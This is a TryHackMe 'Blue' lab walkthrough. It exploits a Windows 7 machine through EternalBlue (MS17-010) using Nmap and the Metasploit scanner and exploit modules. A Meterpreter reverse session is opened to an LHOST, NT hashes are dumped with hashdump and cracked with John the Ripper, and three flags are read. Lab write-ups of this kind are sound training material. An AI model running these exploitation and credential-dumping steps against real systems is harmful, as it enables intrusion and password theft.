Blue TryHackMe

```
Author:Shantanu Kakade
```

Introduction

The **Blue** room is a beginner-friendly Windows machine on TryHackMe that focuses on the **EternalBlue (MS17–010)** vulnerability. In this walkthrough, I will perform enumeration, identify the vulnerability, exploit it using Metasploit, and gain access to the target machine in a safe lab environment.


Objective

- Enumerate the target system.
  - Identify vulnerable services.
  - Exploit the MS17–010 (EternalBlue) vulnerability.
  - Gain SYSTEM-level access.
  - Capture the required flags.
  - Understand the impact of unpatched SMB vulnerabilities.

Enumeration

The first step was to scan the target machine using Nmap to identify open ports and running services. This helps understand the target and find possible attack paths.

```
nmap -sCV -oN blue.nmap 10.49.142.224
```



Open Ports

```
135 – MSRPC
139 – NetBIOS Session Service
445 – Microsoft-DS (SMB)
3389 – Remote Desktop Protocol (RDP)
```


Vulnerability Detection

Before attempting exploitation, I checked whether the target was vulnerable to MS17–010 (EternalBlue) using Metasploit's SMB scanner.

```
msfconsole
search ms17_010
```

The search returned the auxiliary/scanner/smb/smb_ms17_010 module, which can be used to check if the target is vulnerable

```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 10.49.142.224
exploit
```




The scanner confirmed that the target machine was vulnerable to **MS17–010 (EternalBlue)**. With the vulnerability confirmed, I proceeded to exploit the target using the appropriate Metasploit exploit module.

Exploitation

After confirming that the target was vulnerable to MS17–010, I loaded the EternalBlue exploit module in Metasploit.

```
search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.49.142.224
set LHOST 192.168.142.246
run
```




The exploit completed successfully and opened a Meterpreter session on the target machine. This gave me remote access to the Windows system, allowing me to interact with the machine and retrieve the required flags.

Post Exploitation

After gaining a Meterpreter session, I started interacting with the target machine to gather system information and locate the required flags.

```
getuid
sysinfo
hashdump
shell
```




The Meterpreter session was running with NT AUTHORITY\SYSTEM privileges, giving me full control over the target machine.Using sysinfo, I confirmed that the target was running Windows 7 Professional Service Pack 1 (x64).I also used hashdump to extract the local user password hashes and then opened a Windows command shell for further interaction with the system.

Cracking the Password Hashes

After dumping the password hashes from the target machine, I saved them to a file on my Kali machine and used John the Ripper with the rockyou.txt wordlist to crack them.

```
nano hashes.txt
john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
```




John the Ripper successfully cracked the password hash for the Jon user.

```
Username: Jon
Password: alqfna22
```

Flag 1

The first flag was located in the root of the C: drive.

```
shell
cd C:\
dir
type flag1.txt
```




I successfully found the first flag by navigating to the system root and reading the contents of flag1.txt.

Flag 2

The second flag was located in the Windows directory where password-related files are stored


```
cd C:\Windows\System32\config
dir
type flag2.txt
```



Flag 3

The final flag was located in **Jon's Documents** folder.

```
cd C:\Users\Jon\Documents
dir
type flag3.txt
```



I navigated to Jon’s Documents folder and successfully retrieved the final flag, completing all the objectives of the Blue room.

Conclusion

In this walkthrough, I started by enumerating the target with Nmap and identified the SMB service. After confirming the MS17–010 (EternalBlue) vulnerability, I exploited the machine using Metasploit and gained a Meterpreter session with NT AUTHORITY\SYSTEM privileges. I then dumped and cracked the Windows password hashes and successfully retrieved all three flags.